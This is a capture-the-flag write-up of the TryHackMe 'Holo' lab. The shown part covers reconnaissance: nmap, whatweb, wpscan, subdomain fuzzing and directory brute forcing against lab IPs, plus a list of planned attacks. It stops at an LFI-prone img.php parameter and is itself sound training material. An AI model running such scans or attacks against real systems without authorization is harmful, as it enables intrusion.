



# Tryhackme - Holo Writeup

04.07.2024

Accessone

## Overview

Holo is an Active Directory (AD) and Web-App attack lab that aims to teach core web attack vectors and more advanced AD attack techniques. This network simulates an external penetration test on a corporate network.

## Goals

- .NET basics
- Web application exploitation
- AV evasion
- Whitelist and container escapes
- Pivoting
- Operating with a C2 (Command and Control) Framework
- Post-Exploitation
- Situational Awareness
- Active Directory attacks

You will learn and exploit the following attacks and misconfigurations:

- Misconfigured sub-domains
- Local file Inclusion
- Remote code execution
- Docker containers
- SUID binaries
- Password resets
- Client-side filters
- AppLocker
- Vulnerable DLLs
- Net-NTLMv2 / SMB

## Scope

10.200.107.0/24

192.168.100.0/24

## Milestones

1. Enumerating Files and Subdomains found on L-SRV01
2. Exploiting RCE and LFI vulnerabilities found on L-SRV01
3. Enumerating a Docker container
4. Enumerating the Docker host from L-SRV02
5. Gaining RCE on L-SRV01
6. L-SRV01 Privilege Escalation
7. Pivoting into the rest of the 10.200.x.0/24 network
8. Exploiting password reset tokens on S-SRV01
9. Bypassing file upload restrictions on S-SRV01
10. Dumping Credentials on S-SRV01
11. Passing the Hash to PC-FILESRV01
12. Bypassing AppLocker on PC-FILESRV01
13. DLL Hijacking on PC-FILESRV01
14. Perform a Remote NTLM Relay attack on PC-FILESRV01 to DC-SRV01
15. Looting, submitting the final flags from S-SRV02

## Assessment

Initially on the engagement we are given a CIDR range of 10.200.x.0/24 and 192.168.0.0/24, Inorder to begin the assessment we need to find the X range that we haven't been provided. We can achieve this in a few quick simple steps.

Firstly we connect to the vpn via the openvpn file we have received, once connected we then use the command "route" as seen in the screenshot below this provides us with the X octet and so we now have our Range:

```
└$ route
Kernel IP routing table
Destination      Gateway      Genmask      Flags Metric Ref    Use Iface
default         192.168.0.1  0.0.0.0      UG     600    0        0 wlan0
10.50.103.0    0.0.0.0      255.255.255.0  U      0      0        0 tun0
10.200.107.0   10.50.103.1  255.255.255.0  UG     1000   0        0 tun0
```

We can now perform an initial Nmap scan to start enumerating live hosts on the network:

```
└$ sudo nmap -sV -sC -p- -v 10.200.107.0/24 -oN initial_nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 16:50 BST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:50
Completed NSE at 16:50, 0.00s elapsed
Initiating NSE at 16:50
Completed NSE at 16:50, 0.00s elapsed
Initiating NSE at 16:50
Completed NSE at 16:50, 0.00s elapsed
Initiating Ping Scan at 16:50
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 16:51, 6.75s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:51
Completed Parallel DNS resolution of 1 host. at 16:51, 0.01s elapsed
Nmap scan report for 10.200.107.0
Host is up.
```

Breaking this down:

-sV is checking for services and their versions

-sC runs a scripts scan against open ports

-p- Scan all ports ie 0 - 65535

-v gives us verbose output

This scan shows us we have two live hosts each with various open ports:

```
Scanning 2 hosts [65535 ports/host]
Discovered open port 22/tcp on 10.200.107.250
Discovered open port 22/tcp on 10.200.107.33
Discovered open port 80/tcp on 10.200.107.33
Discovered open port 33060/tcp on 10.200.107.33
Discovered open port 1337/tcp on 10.200.107.250
```

Looking at these hosts individually we have 10.200.107.33 with ports 22-ssh, 80 -http webserver, and port 33060 and 10.200.107.250 with ports 22- ssh and 1337 open.

We run whatweb against the webserver and gain some useful information, it would appear the webserver is running wordpress 5.5.3:

```
$ whatweb -a3 10.200.107.33
http://10.200.107.33 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.200.107.33], MetaGenerator[WordPress 5.5.3], Script[text/javascript], Title[holo.live], UncommonHeaders[link], WordPress[5.5.3], X-UA-Compatible[IE=edge]
```

Now we will run a more aggressive scan against each host individually using nmap the outputs of the scan can be seen in the screenshots below:

10.200.107.33:

```
└─$ sudo nmap -sV -sC -A -v 10.200.107.33 -p 22,80,33060 -oN 10.200.107.33-Script-scan
[sudo] password for accessone:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:18 BST
```

```
Nmap scan report for admin.holo.live (10.200.107.33)
Host is up (0.030s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 fa:1f:2c:d0:99:38:83:04:50:d2:81:d7:fc:67:82:94 (RSA)
|_ 256 4d:d3:f4:69:5d:50:8e:a3:56:5d:0a:a1:d9:76:96:ee (ECDSA)
|_ 256 d0:6f:80:38:68:d0:53:b9:ea:23:f3:8a:fc:aa:9d:b9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 3 disallowed entries
| /var/www/admin/db.php /var/www/admin/dashboard.php
| /var/www/admin/supersecretdir/creds.txt
| http-title: Holo.live - Virtual Events
33060/tcp open  mysqlx?
| fingerprint-strings:
|_ DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|_ Invalid message"
|_ HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=6/18%Time=6671B361%P=x86_64-pc-linux-gnu%
SF:r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTT
SF:POptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSV
SF:ersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTC
SF:P,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x01\x10\x88"\x1a\x
SF:FInvalid\x20message"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0\x
SF:\0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\
SF:x01\x10\x88"\x1a\x0fInvalid\x20message"\x05HY000")%r(TerminalServerCoo
SF:kie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0
SF:b\x08\x1a\x01\x1e\0\0\0\x01\x08\x01\x10\x88"\x1a\x0fInvalid\x20messag
SF:e"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNe
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88"\x1a\x0fInvalid\x20message"\x05
SF:HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStri
SF:ng,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88"\x1a\x0fInvalid\x20message
SF:"\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOpti
SF:ions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88"\x1a\x0fInvalid\x20message"\x05HY
SF:000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\
SF:0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0"
SF:)%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88"\x1a\x0fInvalid\x20message
SF:"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS
RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (93%), Linux 2.6.32 (93%), Linux 2.6.39
- 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 40.652 days (since Thu May 9 01:40:00 2024)
Network Distance: 2 hops
```

We can see from this scan that its most likely an Ubuntu server , due to the open SSH banner. The webserver is running on apache and is a wordpress instance.

10.200.107.250:

```
POR STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a4:ed:89:0f:d5:c5:f0:2f:37:df:9e:a1:24:d4:1a:d4 (RSA)
|   256 78:eb:8b:29:86:8c:a2:c4:6a:fd:35:41:0e:57:f9:70 (ECDSA)
|_ 256 4e:48:a3:37:77:b3:df:ec:5a:e7:d6:34:82:89:01:b9 (ED25519)
1337/tcp open http Node.js Express framework
|_http-title: Error
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Li
nux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4)
(93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 41.988 days (since Tue May 7 17:39:17 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 31.09 ms 10.200.107.250
```

The second host is again most likely Ubuntu, based on the SSH header. Then also node.JS express.

Looking at the web server first, since its running Wordpress we can scan it with WPScan to see if we can find any misconfigurations or vulnerable plugins the command used for this is simply “wpscan –url 10.200.107.33 —api-token {your wpscan token}”:

```

  \ \ ^ / ( ) ( ( ) )
  \ \ ^ / | | | | | |
  \ \ ^ / | | | | | |

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.200.107.33/ [10.200.107.33]
[+] Started: Tue Jun 18 17:30:05 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.29 (Ubuntu)
| - X-UA-Compatible: IE=edge
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.200.107.33/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.200.107.33/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.200.107.33/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.200.107.33/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.5.3 identified (Insecure, released on 2020-10-30).
| Found By: Emoji Settings (Passive Detection)
|   - http://10.200.107.33/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.5.3'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://10.200.107.33/, Match: 'WordPress 5.5.3'

[!] 39 vulnerabilities identified:

```

We can see from this scan the version which we seen earlier with whatweb this confirms our version is 5.5.3, it also shows the robots.txt file and that XMLRPC.php is enabled.

Now we can also start running vhost fuzzing against the webpage while we go to visit i, this turns up something pretty interesting! We have three separate virtual hosts on the hosts 10.200.107.33 this is shown in the screenshot below and also a key piece of information at the next stage:


```
(accessone㉿pentest-accessone)-[~/media/.../maxone/CTFS/thm/holo]
$ wfuzz -u 10.200.107.33 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host :FUZZ.holo.live" --hl 156 --hc 404
=====
* WFuzz 3.1.0 - The Web Fuzzer
=====



Target: http://10.200.107.33/
Total requests: 114441

=====
ID      Response   Lines    Word    Chars    Payload
=====
000000001: 200       155 L    1398 W    21405 Ch    "www"
000000024: 200        75 L    158 W    1845 Ch    "admin"
000000019: 200       271 L    701 W    7515 Ch    "dev"
```

When we first visit the webpage on the server the page will load but images ect will not, we see that the browser tries to contact [www.holo.live](http://www.holo.live) for loading the included images. Confirming our results we have gotten from Wfuzz above, we can add the domain name to our /etc/hosts/ file and then reload the page using the correct domains , this is shown in the screenshots below:

```
4  
5 #hololive  
6 |10.200.107.33 admin.holo.live  
7 10.200.107.33 dev.holo.live  
8 10.200.107.33 www.holo.live
```





We now have the virtual host structure and so this enables us to try to find further assets by brute forcing directories and files. Our target is still L-SRV01 10.200.107.33 at this point. We can use various tools for this process such as GoBuster, Wfuzz, Dirbuster or Dirsearch.

Running Gobuster against the webservers using the following command resulted in four accessible pages being discovered:

```
[accessone@pentest-accessone]~/media/.../maxone/CTFS/thm/holo]$ gobuster dir -u www.holo.live -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -o www.holo.live -t 4 -x php,html,txt,bak,zip
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+][Url] : http://www.holo.live
```

Breaking down the command used in the above screenshot:

-u Url in which to test

-w wordlist to use

-t threads to use

-o output file

-x fileextensions to test for.

In performing scans across all three web apps we find the following accesible pages as well as many 403 returning pages which are forbidden, meaning we cannot access these:


www.holo.live/robots.txt

dev.holo.live/about.php

dev.holo.live/img.php


dev.holo.live/index.php

Looking through these findings we can see that there are directory paths for the wordpress installation on the web server located within the robots.txt file:



```
User-Agent: *
Disallow: /var/www/wordpress/index.php
Disallow: /var/www/wordpress/readme.html
Disallow: /var/www/wordpress/wp-activate.php
Disallow: /var/www/wordpress/wp-blog-header.php
Disallow: /var/www/wordpress/wp-config.php
Disallow: /var/www/wordpress/wp-content
Disallow: /var/www/wordpress/wp-includes
Disallow: /var/www/wordpress/wp-load.php
Disallow: /var/www/wordpress/wp-mail.php
Disallow: /var/www/wordpress/wp-signup.php
Disallow: /var/www/wordpress/xmlrpc.php
Disallow: /var/www/wordpress/license.txt
Disallow: /var/www/wordpress/upgrade
Disallow: /var/www/wordpress/wp-admin
Disallow: /var/www/wordpress/wp-comments-post.php
Disallow: /var/www/wordpress/wp-config-sample.php
Disallow: /var/www/wordpress/wp-cron.php
Disallow: /var/www/wordpress/wp-links-opml.php
Disallow: /var/www/wordpress/wp-login.php
Disallow: /var/www/wordpress/wp-settings.php
Disallow: /var/www/wordpress/wp-trackback.php
```

Its also worth noting at this point that when we visit dev.holo.live/img.php we are prompted to download a file img.php which is blank. This may be useful further down the line. When browsing the talent section of dev.holo.live i noted an interesting path for the images on the site this is highlighted below at the bottom of the screen shot:



The screenshot shows a browser window displaying the URL `dev.holo.live/img.php`. The page content consists of two anime-style character images side-by-side. The left character has brown hair and a yellow bow tie, while the right character has white hair and blue eyes. Below the images, the browser's developer tools are visible, specifically the Element tab of the Inspector. A CSS rule for an image element is highlighted, showing the following code:

```
<a class="fh5co-project-item image-popup to-animate fadeInUp animated" href="img.php?file=images/korone.jpg">![Image](img.php?file=images/korone.jpg)
```

The CSS properties for this element include:

